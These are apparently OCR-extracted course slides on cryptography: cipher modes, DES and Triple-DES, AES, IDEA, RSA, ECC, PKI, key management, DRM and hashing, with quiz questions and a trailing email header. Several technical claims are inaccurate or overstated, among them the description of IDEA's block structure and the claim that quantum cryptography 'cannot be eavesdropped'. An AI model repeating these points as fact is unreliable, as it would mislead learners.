


Cipher Block Chaining (CBC) mode encryption

DES Mode

3. Cipher Feedback Mode (CFB)

- Emulate a stream cipher
- To divide block into smaller blocks, (say 64--> 8 or even 64 --> 1)
- Good for keystroke and mouse transmission to host




Cipher Feedback (CFB) mode encryption

DES Mode

4. Output Feedback Mode (OFB)

- Same as CFB
- Generated key (keystream) feedbacks to the next algorithm with key, not to corrupt the whole chain if one bit data is corrupted.
- Good for digitized video or voice




Output Feedback (OFB) mode encryption

DES Mode

5. Counter Mode (CTR)

- very similar to OFB
- use serial counter rather than IV
- no chain --> good performance
- used in ATM, IPSec, Wireless security standard 802.11i



Questions

How many bits make up the effective length of the DES key?

A. 56. **B.** 64 **C.** 32 **D.** 16

DES performs how many rounds of permutation and substitution?

A. 16. **B.** 32 **C.** 64 **D.** 56

Triple-DES

- 64 bits X 3 keys
- 48 rounds of computation
- performance hit
- **4 implementations**
  - **DES-EEE3**: 3 different keys, encrypt, encrypt, encrypt
  - **DES-EDE3**: 3 different keys, encrypt, decrypt, encrypt
  - **DES-EEE2**: 2 different keys, same as DES-EEE3, 1st & 3rd use the same key
  - **DES-EDE2**: 2 different keys, same as DES-EDE3, 1st & 3rd use the same key

Other Symmetric


- **The Advanced Encryption Standard (AES)**
  - Use Rijndael algorithm
  - If key and block size are 128 bits, 10 rounds
  - If key and block size are 192 bits, 12 rounds
  - If key and block size are 256 bits, 14 rounds
  - Low memory requirement
  - **US government selected** to protect sensitive but unclassified
- **International Data Encryption Algorithm (IDEA)**
  - block cipher, 64b block divided into 16 smaller blocks, each 8 rounds
  - key 128b
  - faster than DES
  - used by **PGP**
  - patented, need to pay for licensing fee
  - no successful break

Other Symmetric

- **Blowfish**
  - block cipher, 64b block data, key 32b to 448b, 16rounds
  - is unpatented, freely used by everyone
- **RC4**
  - stream cipher, variable key size
  - used in SSL, 802.11 WEP
  - simple, fast and efficient, so popular
- **RC5**
  - block cipher, data block 32, 64 or 128bit, key up to 2048bits, round up to 255
- **RC6**
  - some modification of RC5
  - good speed

Asymmetric Systems

- **Diffie-Hellman algorithm (not encryption)**
  - use A's private key + B's public key ➔ Diffie-Hellman algorithm ➔ Symmetric key
  - use A's Public key + B's private key ➔ Diffie-Hellman algorithm ➔ **SAME** Symmetric key
  - No need to transmit the symmetric key, but need to exchange public key first
  - **for key distribution, but not encryption nor digital signature**
  - man-in-the-middle attack is possible
  - countermeasure: digital signature an digital certificate



Asymmetric Systems

- **RSA**
  - Ron **R**ivest, Adi **S**hamic, Leonard **A**dleman
  - Public key algorithm (or Asymmetric)
  - Most popular
  - Used digital signature, key exchange and encryption
  - Developed by MIT 1978
  - A pair of large prime numbers, talking about 100-200 digits
  - With today's computer power, it will take 100 years to break the key generated 100 digits prime numbers

Asymmetric Systems

- **Diving into Numbers (not in exam)**

1. Choose two random large prime numbers, p and q.
2. Generate the product of these numbers: $n = pq$.
3. Choose a random number to be the encryption key, e. Make sure that e and $(p - 1)(q - 1)$ are relatively prime.
4. Compute the decryption key, d. This is $ed = 1 \bmod (p - 1)(q - 1)$ or $d = e^{-1} \bmod ([p - 1][q - 1])$.
5. The public key = (n, e).
6. The private key = d.
7. The original prime numbers p and q are discarded securely.

We now have our public and private keys, but how do they work together?

If you need to encrypt message m with your public key (e, n), the following formula is carried out:


$C = m^e \bmod n$

Then you need to decrypt the message with your private key (d), so the following formula is carried out:

$M = c^d \bmod n$

Asymmetric Systems

- **One-way functions**
  - is a mathematical function that easier to compute in one direction, harder in opposite direction
  - RSA and other asymmetric algorithm used
  - Mathematical equation in “hard” direction is next to impossible
- **El Gamal**
  - Public key algorithm can be used for digit signature, encryption and key exchange
  - Calculate discrete **logarithm** in finite field
  - Usually the **slowest**
- **Elliptic Curve Cryptosystems (ECC)**
  - ECC **more efficient** than RSA and other asymmetric algorithm
  - Can provide same level of protection with shorter key length than RSA




Asymmetric Systems

- **LUCAS Number**
  - Discrete logarithm in Lucas Sequences
  - **Very quick**
  - Lucas numbers (beginning at 2): L(n) = L(n-1) + L(n-2).
  - 2, 1, 3, 4, 7, 11, 18, 29, 47, 76, 123, 199, 322, 521, 843, 1364, 2207, 3571, 5778, 9349, 15127, 24476, 39603, 64079, 103682, 167761, 271443, 439204, 710647, 1149851, 1860498, 3010349, 4870847, 7881196, 12752043, 20633239, 33385282
- **Knapsack**
  - encryption only
  - later discovered to be **insecure** and **not currently used**
- **Zero knowledge proof**
  - I am proving to you I have my private key, but I do not need to give or show you my private key.
  - I am proving I have $1 million, I don’t need to show you the bank notes

Quantum Cryptography

- Mixed quantum physics and cryptography
- High level of security, **cannot be eavesdropped**
- Use **uncertainty principle** of Werner Heisenberg; cannot measure both a particle's position and momentum
- Mainly use in **Quantum Key Distribution (QKD)** for key exchange
- **Military use**



I3. Public Key Infrastructure (PKI)

- **PKI consists** of program, data format, procedure, communication protocol, security policy and public key cryptographic mechanism
- Provide authentication, confidentiality, nonrepudation and integrity
- **Different from public key cryptography** (or asymmetric algorithm); **PKI is an infrastructure.**
- **Create and distribute certificate**, maintain and revoke certificate, distribute and maintain encryption key
- **Registration Authority (RA):** perform the certification registration duties

Public Key Infrastructure (PKI)


- **Certificate Authorities (CA):**
  - Trusted organization or server that maintains and issues digital certificates, and certificate revocation list (CRL)
  - Internal or external
  - Many browser have several well-known CA, such VeriSign, Entrust etc.
- **Validation Authorities (VA):**
  - can provide this information on behalf of the CA to validate the validity of certificate.


Public Key Infrastructure (PKI)

- **Certificate:**
  - a mechanism used to associate a **public key** with collection of component
  - sufficient to **uniquely identify** the **claimed owner**
  - X.509 format
  - Different fields: serial number, version, identity info, algorithm info, lifetime dates, signature of issuing authority…
  - Used in SSL, email….
  - Different types: personal, company, server…

Public Key Infrastructure (PKI)

- **Certificate**






Public Key Infrastructure (PKI)

- **CRL: Certificate Revocation List (2 approach to access)**
  1. By default, browser do not check CRL. User has to setup
  2. Online Certificate Status Protocol (OCSP): work automatically in background; provide real-time validation

Public Key Infrastructure (PKI)

- How it works



I4. Key Management Practices

- **“Be Caution” X 3**
- **Segregation of Duties (or Dual Control):** no single person has full control of cryptographic **process**. Say, unlock high risk information requires two or more persons
- **Split Knowledge:**
  - **Example: cash box has two locks**
  - **Bad examples:**
    - **Splitting a key “in half” to be kept by two persons**
    - **Two tokens without further user authentication**

Creation and Distribution of Keys

- **Creation of key:** trend to automate; consider scalability, must be truly Random
- **Consider key length**: symmetric is around 80- 256 bits and asymmetric is around 1024-3072 bits
- **Key wrapping**: encrypting session key can by symmetric or asymmetric
- **Key Distribution**: Out of band
- **Key Storage**: trusted and tamperproof hardware, passphrase, key wrapping
- **Key expired**: should not accept
- **Key destruction**: securely
- **Cost of Certificate Replacement**: not only cost of buying, but decryption, re-encryption of large data
- **Key Recovery**: consider SoD
- **Key Escrow**: 3rd party maintains a copy of private key

Question

Which of the following is a true statement pertaining to data encryption when it is used to protect data?

A. It verifies the integrity and accuracy of the data

B. It requires careful key management.

C. It does not require much system overhead in resources

D. It requires keys to be escrowed

I6. Digital Rights Management (DRM)

- Intent to **control the use** of digital content and devices after sale
- Control executing, viewing, copying, printing, and altering of works or devices.
- **Media**: e-book, film, music, Mobile ring tone, TV,
- **Tools:**
  - **Always-on DRM**: always connect via internet to check-in
  - **USB Key**
  - **Digital Watermark**: cannot copy
  - **Fingerprinting**: unique file to each user; cannot modify

I7. Non-repudiation


- An authentication that can be asserted to be genuine with high assurance.
- Cannot deny transaction done in internet.
- The most common method of asserting the digital origin of data is through **digital certificates**, a form of public key infrastructure, to which digital signatures belong.
- By signing a message with a private key (since anyone can obtain the public key to reverse the signature).
- **Risks**: If the key is not properly safeguarded by the original owner, digital forgery (偽造品) can become a major concern.

I8. Message Integrity

- **Message Integrity:** Address integrity issue only when transmitting message

1. Parity bits and Cyclic Redundancy Check (CRC)

- CRC is an **error-detecting code** commonly used in digital networks and storage devices to detect accidental changes to raw data.
- **only detect unintentional modification**
- Intruder can just **recalculate** the parity value and put it back into the stream




Message Integrity

2. One-way Hash

- Function to take a **variable length message** and produce a **fixed length value** called hash value -> append to message → send → receiver do the same hash to calculate hash value → compare the two hash values to detect any message modification
- Algorithm is not secret, the secrecy part is “One-Wayness”
- **One-Wayness**: You can calculate the hash value of a mail, but it is **mathematically infeasible** to generate mail by a hast value **reversely**.
- The message itself is **not encrypted**, in plain text
- **Problem**: if hacker completely change the message and append the new hash value;
- **Countermeasure**: use MAC (Message Authentication Code)

Message Integrity

One-way Hash



Message Integrity

From: "(ISC)2 Management" <management@isc2.org>
Date: February 24, 2010 2:00:00 PM GMT+08:00
To: ww0825@hotmail.com
Subject: OFFICIAL: Issue 9 of (ISC)2 InfoSecurity Professional Magazine Now Available

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

Dear Valued Member,

We are excited to bring you Issue 9 of the members-only (ISC)2 InfoSecurity Professional magazine.

